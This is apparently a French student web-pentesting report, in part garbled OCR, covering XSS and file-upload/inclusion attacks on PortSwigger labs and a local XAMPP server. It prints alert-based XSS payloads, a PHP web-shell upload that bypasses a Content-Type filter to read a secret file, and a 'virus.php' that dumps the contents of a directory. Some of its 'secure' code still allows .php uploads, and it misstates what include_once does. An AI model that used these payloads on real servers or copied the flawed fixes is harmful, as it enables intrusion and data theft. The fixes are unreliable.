The screenshot shows the OWASPEraser tool interface with the following details:

**Header Bar:** Repeater (highlighted), Repeater, Window, Help

**Toolbar:** Get, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender

**Address Bar:** Target: https://Oac800ae03631586824b473a00ac006d.web-security-academy.net

**Request Section (Left):**

- Method: GET
- URL: /
- Headers:
  - Content-Type: application/x-www-form-urlencoded
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0
  - Accept: \*/\*
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
- Body:

```
gggg HTTP/2
586824b473a00ac006d.web-security-academy
on=kMN46No6gllA9XGtUKWmgxuj2VG3al6q
ozilla/5.0 (X11; Linux x86_64; rv:102.0)
01 Firefox/102.0

location/xhtml+xml,application/xml;q=0.9
mage/webp,*/*;q=0.8
ge: en-US,en;q=0.5
ng: gzip, deflate

Oae03631586824b473a00ac006d.web-security
?search=%3C%3C%3C%3E%3E%2F%2F
ure-Requests: 1
t: document
e: navigate
e: same-origin
r: ?1

lose
```

**Response Section (Right):**

- Headers:
  - Content-Type: text/html; charset=UTF-8
- Body:

```
</p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<section class="blog-header">
  <h1>
    0 search results for 'gggg'
  </h1>
  <br>
</section>
<section class="search">
  <form action="/" method="GET">
    <input type="text" placeholder="Search blog..." name="search">
    <button type="submit" class="button">
      Search
    </button>
  </form>
</section>
<script>
  function trackSearch(query) {
    document.write(
      '');
  }
  var query = (new URLSearchParams(window.location.search)).get('search');
  if(query) {
    trackSearch(query);
  }
</script>
```

DOM XSS in document.write sink using source location.search

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

0 search results for ""> <script>alert("achraf"); </script>'

Search the blog... Search

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility ...

Q achraf

```
<!DOCTYPE html>
<html> scroll
  <head></head>
    <body>
      <script src="/resources/labheader/js/labHeader.js"></script>
      <div id="academyLabHeader"></div>
      <div theme="blog"></div>
    </body>
</html>
```

1 of 2 Filter Layout show .cl Flexbox element Select a Flex continue. .Blog. Grid body CSS Grid is background Box Model

# Bienvenue dans notre site QSTINFO

Nom :


Email :

Votre question :

**Poser la question**

**LEAR4PENWEB**

**VULNERABLE XSS**



**LEAR4PENWEB**

**VULNERABLE XSS**

Dans ce cas, un utilisateur normal entre ses informations et pose sa question. Mais si un utilisateur malveillant entre un payload en JavaScript, dans ce cas, l'attaquant peut récupérer des informations très critiques sur l'utilisateur, par exemple les cookies et les sessions, etc.

Dans cette exemple on a simplement tester par un code qui affiche un message d'alerte mais on peut injecter un code malveillant qui peut faire des tache plus dangereuse a l'utilisateur

Ce payload XSS est conçu pour afficher une boîte de dialogue contenant le message « 1 » lorsqu'il est exécuté dans le navigateur de la victime. Il utilise une balise d'image avec une source « x » qui n'existe pas, et utilise l'attribut onerror pour exécuter du code JavaScript. Dans ce cas, le code JavaScript est simplement une alerte qui affiche le message « 1 ».

L'objectif de ce payload peut être de tester si le site web est vulnérable à l'injection de code malveillant ou de causer des problèmes à l'utilisateur en affichant des alertes non désirées.

## *II) VULNARABILITE & Code*

```
<script>
    // partie de code javascript LEARN4penweb
    // r[é]cup[er]er le formulaire
    const form = document.querySelector("form");

    // ajouter un [é]v[én]ement "submit" sur le formulaire
    form.addEventListener("submit", (event) => {
        // empêcher la soumission du formulaire

        // r[é]cup[er]er la valeur du champ de texte de question
        const questionInput = document.querySelector("#question");
        const QST = questionInput.value;

        // Afficher la valeur de QST sur la page sans l'[é]chapper
        const div = document.createElement("div");
        div.innerHTML = QST;
        document.body.appendChild(div);

    });
</script>
<script>
    function afficher() {
        var valeur = document.getElementById("question").value;
        document.getElementById("resultat").innerHTML = valeur;
    }
</script>
```

Ce code est vulnérable aux attaques XSS car il n'échappe pas les caractères spéciaux dans la variable QST avant de les afficher sur la page. Cela signifie qu'un utilisateur malveillant peut saisir du code JavaScript dans le champ de texte de question et l'envoyer avec le formulaire, ce qui peut ensuite être exécuté sur la page.

Par exemple, si un utilisateur entre la chaîne de caractères suivante dans le champ de question:

Alors, lorsque le formulaire est soumis, cette chaîne de caractères est affichée directement sur la page sans être échappée, ce qui peut entraîner l'exécution du code malveillant `alert("Je suis un attaquant!");`

### ***III) SOLUTION***

```
// xss sécurise    //
<script>
    // partie de code javascript LEARN4penweb
    // récupérer le formulaire
    const form = document.querySelector("form");

    // ajouter un événement "submit" sur le formulaire
    form.addEventListener("submit", (event) => {
        // empêcher la soumission du formulaire
        event.preventDefault();

        // récupérer la valeur du champ de texte de question
        const questionInput = document.querySelector("#question");
        const QST = questionInput.value;

        // Afficher la valeur de QST sur la page en échappant les caractères spéciaux
        const div = document.createElement("div");
        const text = document.createTextNode(QST);
        div.appendChild(text);
        document.body.appendChild(div);
        // on peut ajouter cette fonction aussi ou même créer des fonctions pour éviter
        // l'injection du xss

        function sanitizeString(str) {
            const regex = /[<>\\"'&]/gi;
            return str.replace(regex, ' ');
        }

        // utilisation dans le code
        const questionInput = document.querySelector("#question");
        const QST = sanitizeString(questionInput.value);
        const div = document.createElement("div");
        div.textContent = QST;
        document.body.appendChild(div);

    });
</script>
```

## **Voici quelques consignes pour éviter XSS**

Valider toutes les entrées utilisateur : Il est important de valider toutes les entrées utilisateur et de s'assurer qu'elles ne contiennent pas de code malveillant. Les données entrées par l'utilisateur doivent être filtrées et validées du côté serveur.

Échapper les données d'entrée : Échapper les données entrées par l'utilisateur avant de les afficher dans le code HTML. Les caractères spéciaux comme <, >, & et " doivent être remplacés par leur équivalent en HTML (<, >, & et ").

Utiliser les en-têtes de sécurité HTTP : Utiliser les en-têtes de sécurité HTTP pour protéger votre application contre les attaques XSS. Les en-têtes tels que X-XSS-Protection, Content-Security-Policy et X-Content-Type-Options peuvent aider à réduire le risque d'attaques XSS.

Utiliser une bibliothèque de sécurité : Utiliser une bibliothèque de sécurité telle que OWASP ESAPI ou HTML Purifier pour échapper les données d'entrée et protéger votre application contre les attaques XSS.

Éduquer les utilisateurs : Éduquer les utilisateurs sur les risques de sécurité en ligne et sur la manière de se protéger contre les attaques XSS. Les utilisateurs doivent être conscients des risques liés à l'ouverture de liens ou de fichiers provenant de sources inconnues.



## Utilisation des fonctions en JS pour éviter XSS et augmenter la sécurité de votre code

Échapper les caractères spéciaux: Utilisez la fonction encodeURIComponent() pour échapper les caractères spéciaux qui pourraient être utilisés dans une attaque XSS.

```
const userInput = "<script>alert('XSS!');</script>";
const escapedInput = encodeURIComponent(userInput);
```

Échapper les caractères HTML: Utilisez la fonction innerText pour échapper les caractères HTML dans les éléments HTML.

```
const userInput = "<script>alert('XSS!');</script>";
const outputElement = document.createElement('div');
outputElement.innerText = userInput;
document.body.appendChild(outputElement);
```

Utiliser des entités HTML: Vous pouvez également utiliser des entités HTML pour échapper les caractères spéciaux. Par exemple, utilisez &lt; à la place de < et &gt; à la place de >.

```
const userInput = "<script>alert('XSS!');</script>";
const outputElement = document.createElement('div');
outputElement.innerHTML = userInput.replace(/</g, '&lt;').replace(/>/g, '&gt;');
document.body.appendChild(outputElement);
```


Sanitization de la chaîne de caractères : Utilisez une bibliothèque de nettoyage de chaîne de caractères comme DOMPurify pour nettoyer le contenu HTML et supprimer tout code malveillant potentiel.

```
const userInput = "<script>alert('XSS!');</script>";
const outputElement = document.createElement('div');
outputElement.innerHTML = DOMPurify.sanitize(userInput);
document.body.appendChild(outputElement);
```

# ***FILE INCLUSION***

## **I) DEFINITION**

L'inclusion de fichier (file inclusion) est une vulnérabilité courante sur les sites Web qui permet à un attaquant d'inclure et d'exécuter du code arbitraire dans une page Web. Cette vulnérabilité peut être exploitée de différentes manières, mais les deux types les plus courants sont:



### **LFI (local file inclusion) :**

Inclusion de fichiers locaux (Local File Inclusion - LFI): Lorsque cette vulnérabilité est présente, un attaquant peut inclure un fichier local, tel que des fichiers de configuration, des journaux d'accès ou même des fichiers sensibles contenant des informations d'identification. Un exemple de LFI serait l'ajout d'un chemin de fichier local à une requête Web pour accéder à un fichier système sur le serveur Web.

### **RFI (Remote file inclusion) :**

Inclusion de fichiers distants (Remote File Inclusion - RFI): Lorsque cette vulnérabilité est présente, un attaquant peut inclure un fichier distant sur un serveur Web tiers, qui peut contenir du code malveillant. Un exemple de RFI serait l'ajout d'un chemin de fichier distant à une requête Web pour inclure un fichier hébergé sur un autre serveur.

## **PRATIQUE**

[Submit solution](#)[Back to lab description >](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Email:

[Update email](#)

Avatar:

 No file selected.[Upload](#)

Ce site offre la fonctionnalité d'ajout d'un fichier. Nous allons essayer d'injecter notre fichier PHP pour afficher le contenu d'un dossier qui contient le flag (solution du lab)

```
Content-Type: application/x-php

<?php echo
file_get_contents('/home/carlos/secret');echo("\n\n\n");
: echo('TEST BY ACHRAF') ?>

Sorry, file type application/x-php is not allowed
Only image/jpeg and image/png are allowed
Sorry, there was an error uploading your file.<p>
<a href="/my-account" title="Return to previous page">
</a>
  < Back to My Account
</a>
</p>
```

**Utilisant burpsuite on remarque se type MIME filtre le contenu qu'il doit être téléchargé dans la page web donc il faut éviter le filtrage par cette méthode car un attaquant peut changer sa valeur**

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Request' pane displays a POST request with the following content:

```
net
3 Cookie: session=JyGjUAIx9M246B7eCRPhxilqbraqyZvD
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9, image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
boundary-----354677957616238757112505556182
9 Content-Length: 586
10 Origin: https://0xa3100d204cad40283458255005b008b.web-security-academy.net
11 Referer: https://0xa3100d204cad40283458255005b008b.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 -----354677957616238757112505556182
21 Content-Disposition: form-data; name="avatar";
filename="labQLP1.php"
22 Content-Type: application/x-php
23
24 <?php echo
file_get_contents('/home/carlos/secret');echo("\n\n\n");
echo("TEST BY ACHRAF");?>
25
26 -----354677957616238757112505556182
27 Content-Disposition: form-data; name="user"
28
29 wiener
30 -----354677957616238757112505556182
31 Content-Disposition: form-data; name="csrf"
32
33 -----354677957616238757112505556182
```

The 'Response' pane shows a 403 Forbidden error page with the following content:

```
1 HTTP/2 403 Forbidden
2 Date: Sat, 08 Apr 2023 20:03:23 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 231
7
8 Sorry, file type application/x-php is not allowed
9 Only image/jpeg and image/png are allowed
10 Sorry, there was an error uploading your file.<p>
<a href="/my-account" title="Return to previous page">
    <br>
    # Back to My Account
</a>
</p>
```

**On va tester de changer la valeur du type content et on va voir**

User options Learn

1 x 2 x 3 x 4 x 5 x +

Send Cancel < > Target: https://0a310c

Request

Pretty Raw Hex

```
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.152 Safari/537.36
2 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
3 image/avif,image/webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Content-Type: multipart/form-data;
7 boundary-----348668740383601950
8 Content-Length: 57
9 Origin: https://0a310d204
10 Referer: https://0a310d204
11 Upgrade-Insecure-R
12 Sec-Fetch-Dest: do
13 Sec-Fetch-Mode: na
14 Sec-Fetch-Site: sa
15 Sec-Fetch-User: ?1
16 Te: trailers
17
18 -----
19 -----3486687403836019507360723
20 1214
21 Content-Disposition: form-data; name="avatar";
22 filename="lab2LFI.php"
23 Content-Type: image/jpeg
24
25 <?php echo
26 file_get_contents('/home/carlos/secret');echo("\n\n\n");
27 ?>
28
29 -----3486687403836019507360723
30 1214
31 Content-Disposition: form-data; name="user"
32 wiener
33
34 -----3486687403836019507360723
35 1214-
36
37
38
39 zB3vvExUkwuvi2LdwPkducXtB03GolSt
40 -----3486687403836019507360723
41 1214--
```

0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Sat, 08 Apr 2023 20:07:57 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/lab2LFI.php has been uploaded.<p>
<a href="/my-account" title="Return to previous page
">
    < Back to My Account
</a>
</p>
```

The file avatars/lab2LFI.php has been uploaded.<p>

INSPECTOR

Il semble que le fichier a été déposé sur le serveur. Maintenant, nous allons visualiser son contenu

The file avatars/lab2LFI.php has been uploaded.

12ibbj05vjiUpHTbG3eMYv2bms7kUwnj TEST BY ACHRAF


Web shell upload via Content-Type restriction bypass

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account



On a uploadé plusieurs fichiers dans ce site comme vous voyez ces fichiers contient des mots de passe et des informations critiques a propos de l'application xamp donc on voire les différents types de filtrage possible



## Index of /fileup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>			
 <a href="#">apache-info.txt</a>	2023-05-02 23:41	2.9K	
 <a href="#">file.php</a>	2023-05-02 18:27	6.0K	
 <a href="#">passwor11d.txt</a>	2023-05-02 23:41	543	
 <a href="#">test_file-inclu.png</a>	2023-05-02 23:41	8.3K	

Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80

Si un attaquant peut entrer des fichiers malveillants, il peut accéder à des informations auxquelles il n'a pas le droit, et ces informations peuvent être critiques


---

## Index of /fileup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">apache-info.txt</a>	2023-05-02 23:41	2.9K	
 <a href="#">file.php</a>	2023-05-02	18:27	6.0K
 <a href="#">passwor11d.txt</a>	2023-05-02	23:41	543
 <a href="#">test_file-inclu.png</a>	2023-05-02	23:41	8.3K
 <a href="#">virus.php</a>	2023-05-02	23:41	652

*Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80*

Dans cet exemple, l'attaquant a injecté un code malveillant qui va lister le contenu de tous les fichiers qui se trouvent avec lui dans le même répertoire. Le fichier s'appelle virus.php. Lorsqu'on clique sur le fichier, ce dernier commence à s'exécuter, mais dans d'autres cas, l'attaquant peut injecter un code très dangereux pour prendre le contrôle total de la machine de la victime



apache-info .txt : \*\*\*\*\* XAMPP est un logiciel qui permet d'installer et de configurer facilement un environnement de développement web local comprenant Apache, MySQL, PHP et Perl. XAMPP est disponible sur plusieurs plateformes, notamment Windows, Linux et Mac OS. Le serveur web utilisé par XAMPP est Apache, qui est l'un des serveurs web les plus populaires au monde. Apache est open source et est développé par la Apache Software Foundation. Apache est connu pour sa stabilité, sa sécurité et sa capacité à gérer de gros volumes de trafic web. MySQL est le système de gestion de base de données utilisé par XAMPP. Il s'agit d'un système de gestion de base de données relationnelle open source qui est utilisé pour stocker et gérer les données des sites web. PHP est le langage de programmation utilisé par XAMPP pour créer des applications web dynamiques. Il s'agit d'un langage de programmation open source qui est très populaire pour le développement web en raison de sa facilité d'utilisation et de sa flexibilité. En résumé, XAMPP utilise le serveur web Apache, le système de gestion de base de données MySQL et le langage de programmation PHP pour créer un environnement de développement web local facile à utiliser. Apache est un serveur web très populaire et largement utilisé dans le monde entier. Cependant, comme tout logiciel, il a également des faiblesses potentielles que les administrateurs système doivent prendre en compte pour assurer la sécurité de leurs serveurs web. Voici quelques-unes des faiblesses potentielles d'Apache : Vulnérabilités de sécurité : Comme tout logiciel, Apache peut avoir des vulnérabilités de sécurité qui peuvent être exploitées par des attaquants. Il est important de garder le logiciel à jour avec les derniers correctifs de sécurité pour éviter toute exploitation de vulnérabilité. Configuration incorrecte : Une configuration incorrecte d'Apache peut également entraîner des failles de sécurité ou des erreurs de serveur. Il est important de comprendre les options de configuration et de les mettre en place correctement pour éviter les problèmes. Performances : Apache peut avoir des problèmes de performances lorsqu'il est confronté à de gros volumes de trafic ou de nombreuses connexions simultanées. Cela peut affecter la vitesse de réponse du serveur web. Gestion de la charge : Apache peut avoir des difficultés à gérer les pics de trafic ou les connexions simultanées élevées, ce qui peut entraîner une surcharge du serveur et une panne du site. Support : Bien que la communauté Apache soit active et solide, il n'y a pas de garantie de support officiel pour les utilisateurs d'Apache. Cela signifie que les administrateurs système doivent se fier aux ressources en ligne et à la communauté pour obtenir de l'aide en cas de problème. \*\*\*\*\* file.php : 500000) { echo "Désolé, votre fichier est trop volumineux."; \$uploadOk = 0; } // Autorise certains formats de fichier // ici on ajoute des excenttions des fichier qu'on veut que l'utilisateur entre if(\$imageFileType != "jpg" && \$imageFileType != "png" && \$imageFileType != "jpeg" && \$imageFileType != "gif" && \$imageFileType != "php" && \$imageFileType != "txt" ) { echo "Désolé, seuls les fichiers JPG, JPEG, PNG & GIF sont autorisés."; \$uploadOk = 0; // une solution pour éviter ce type d'attaque file inclusion est de définir des filtre pour arrêter // le téléchargement des fichiers malveillant comme les fichier executable .php pour faire ca il faut ajouter // une portion de code dans la phase preceden5 // Vérifie si \$uploadOk est à 0 à cause d'une erreur if (\$uploadOk == 0) { echo "Désolé, votre fichier n'a pas été téléchargé."; // Si tout est correct, essaye de télécharger le fichier } else { if (move\_uploaded\_file(\$\_FILES["file"]["tmp\_name"], \$target\_file)) { echo "Le fichier ".htmlspecialchars(basename(\$\_FILES["file"]["name"]))." a été téléchargé."; } else { echo "Désolé, une erreur s'est produite lors du téléchargement de votre fichier."; } } } >

Dans ce cas le fichier virus. PHP s'exécute et affiche les informations sur la page

```
<?php
$dir = getcwd();
if ($dh = opendir($dir)) {
    while (($file = readdir($dh)) !== false) {
        if (is_file($dir . '/' . $file)) {
            echo $file . " :\n";
            echo file_get_contents($dir . '/' . $file)
        }
    }
    closedir($dh);
}
?>
```

C'est simple code en PHP qui affiche le contenu de tous les fichiers du même répertoire

## ***II) VULNARABILITE & Code***

```

if(isset($_FILES['file'])) {
    $target_dir = "C:/xampp/htdocs/fileup/";
    $target_file = $target_dir . basename($_FILES["file"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

    // Vérifie si le fichier est une image ou non
    if(isset($_POST["submit"])) {
        $check = getimagesize($_FILES["file"]["tmp_name"]);
        if($check !== false) {
            echo "Le fichier est une image - " . $check["mime"] .
            ".";
            $uploadOk = 1;
        } else {
            echo "Le fichier n'est pas une image.";
            $uploadOk = 0;
        }
    }
}

```

Ce code est vulnérable car il ne filtre pas les fichiers entre par utilisateur

-----filtrage côté client (vulnérable défavorable)

Le filtrage des fichiers côté client est effectué sur le navigateur de l'utilisateur avant que les fichiers ne soient téléchargés sur le serveur.

Les technologies telles que JavaScript peuvent être utilisées pour valider le type de fichier et les extensions autorisées. Cependant, le filtrage côté client peut être contourné par des utilisateurs malveillants qui peuvent modifier le code JavaScript pour télécharger des fichiers non autorisés.

-----filtrage côté serveur (fort favorable et peut vulnérable)

Le filtrage des fichiers côté serveur est effectué sur le serveur avant de permettre le téléchargement des fichiers. Les langages de programmation tels que PHP, Python et Ruby peuvent être utilisés pour valider le type de fichier et les extensions autorisées. Le filtrage côté serveur est généralement plus sûr car il est impossible pour les utilisateurs de contourner la validation.

### ***III) Solution***

```
// Vérifie la taille du fichier
// ici c'est une précision importante il faut limiter
// la taille des fichiers entre par l'utilisateur
if ($_FILES["file"]["size"] > 500000) {
    echo "Désolé, votre fichier est trop volumineux.";
    $uploadOk = 0;
}

// Autorise certains formats de fichier
// ici on ajoute des extensions des fichiers qu'on veut
que l'utilisateur entre
if($imageFileType != "jpg" && $imageFileType != "png" &&
$imageFileType != "jpeg"
&& $imageFileType != "gif" && $imageFileType != "php"
&& $imageFileType != "txt" ) {
    echo "Désolé, seuls les fichiers JPG, JPEG, php , PNG &
GIF sont autorisés.";
    $uploadOk = 0;
    // on essaie de supprimer tous les extensions executable
    if($imageFileType != "jpg" && $imageFileType != "png" &&
$imageFileType != "jpeg"
&& $imageFileType != "gif" && $imageFileType != "txt" )
{
    echo "Désolé, seuls les fichiers JPG, JPEG, PNG & GIF
sont autorisés.";
    $uploadOk = 0;
    /*
     généralement il faut chercher toutes les versions des
scriptes php php6 .....
     pour essayer de filtrer toutes les autres extensions du php
(le langage utilisé dans notre cas )
    */
    // il existe un autre type de filtrage c'est le fil-
trage par le nombre magique du fichier voici un exemple mais
attention ce dernier est vulnérable
/
Vérifie si le fichier est une image en utilisant son nombre
magique

$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES["file"]["tmp_name"]);
```

```
if(strpos($mime, "image") !== 0) {  
    echo "Désolé, seules les images sont autorisées.";  
    $uploadOk = 0;  
}  
finfo_close($finfo);
```

Ce code est destiné à vérifier la validité d'un fichier téléchargé par un utilisateur avant de le télécharger sur un serveur. Il effectue plusieurs vérifications pour s'assurer que le fichier est conforme aux attentes.

La première vérification limite la taille du fichier téléchargé. Si la taille du fichier est supérieure à 500 000 octets, un message d'erreur est affiché et le téléchargement est refusé.

La deuxième vérification vérifie l'extension du fichier téléchargé. Seuls les fichiers avec les extensions .jpg, .jpeg, .png, .gif, .php et .txt sont autorisés. Si une extension différente est trouvée, un message d'erreur est affiché et le téléchargement est refusé.

Il y a également une tentative de suppression des extensions de fichier exécutables telles que .php. Enfin, un dernier filtre est effectué en utilisant le nombre magique du fichier pour vérifier si le fichier est une image. Si le fichier ne semble pas être une image, un message d'erreur est affiché et le téléchargement est refusé.

Ces vérifications sont importantes pour éviter les téléchargements de fichiers malveillants ou potentiellement dangereux sur un serveur. Cependant, il est important de noter que ces mesures ne garantissent pas à 100% la sécurité contre les attaques, et il est donc recommandé d'utiliser des techniques de sécurité supplémentaires pour renforcer la sécurité du téléchargement de fichiers sur un serveur.

## Astuce pour éviter (RFI LFI)

Utiliser une liste blanche (whitelist) : au lieu d'interdire des fichiers spécifiques, autorisez uniquement les fichiers qui sont nécessaires pour votre application. Cela peut être fait en vérifiant le nom du fichier, le type de fichier ou le chemin du fichier.

Restreindre l'accès aux fichiers inclus : placez les fichiers qui doivent être inclus dans un répertoire protégé et restreignez l'accès à ce répertoire. Vous pouvez également utiliser des règles d'accès au niveau du serveur pour empêcher l'accès direct aux fichiers inclus.

Utiliser des chemins absous : utilisez des chemins absous plutôt que des chemins relatifs pour inclure des fichiers. Les chemins absous spécifient le chemin complet à partir de la racine du serveur, ce qui rend plus difficile pour un attaquant de modifier le chemin.

Utiliser une fonction d'inclusion sécurisée : utilisez des fonctions d'inclusion de fichiers sécurisées telles que `require_once()` ou `include_once()`. Ces fonctions effectuent des vérifications de sécurité avant d'inclure des fichiers, ce qui peut aider à prévenir les inclusions de fichiers malveillants.

Ne pas faire confiance aux entrées de l'utilisateur : vérifiez et nettoyez toutes les entrées de l'utilisateur avant de les utiliser dans une inclusion de fichier. Assurez-vous que les entrées sont valides et qu'elles ne contiennent pas de caractères malveillants.

***PORTSWIGGER PLATEFORME***



***DVWA PLATEFORME***



***BURPSUITE***



# **Conclusion :**

*Dans le cadre de notre projet de Pentesting Web, nous avons réalisé des tests approfondis pour évaluer la sécurité des applications Web en utilisant différentes techniques et en ciblant des vulnérabilités courantes telles que XSS (Cross-Site Scripting), l'injection SQL (SQL Injection), l'authentification défectueuse (Broken Authentication), l'exploitation des entités externes (XXE - XML External Entity), l'injection de commandes (Command Injection), le contrôle d'accès défectueux (Broken Access Control), la force brute (Brute Force), les identifiants de session faibles (Weak Session ID) et le contournement de la politique de sécurité du contenu (CSP Bypass).*

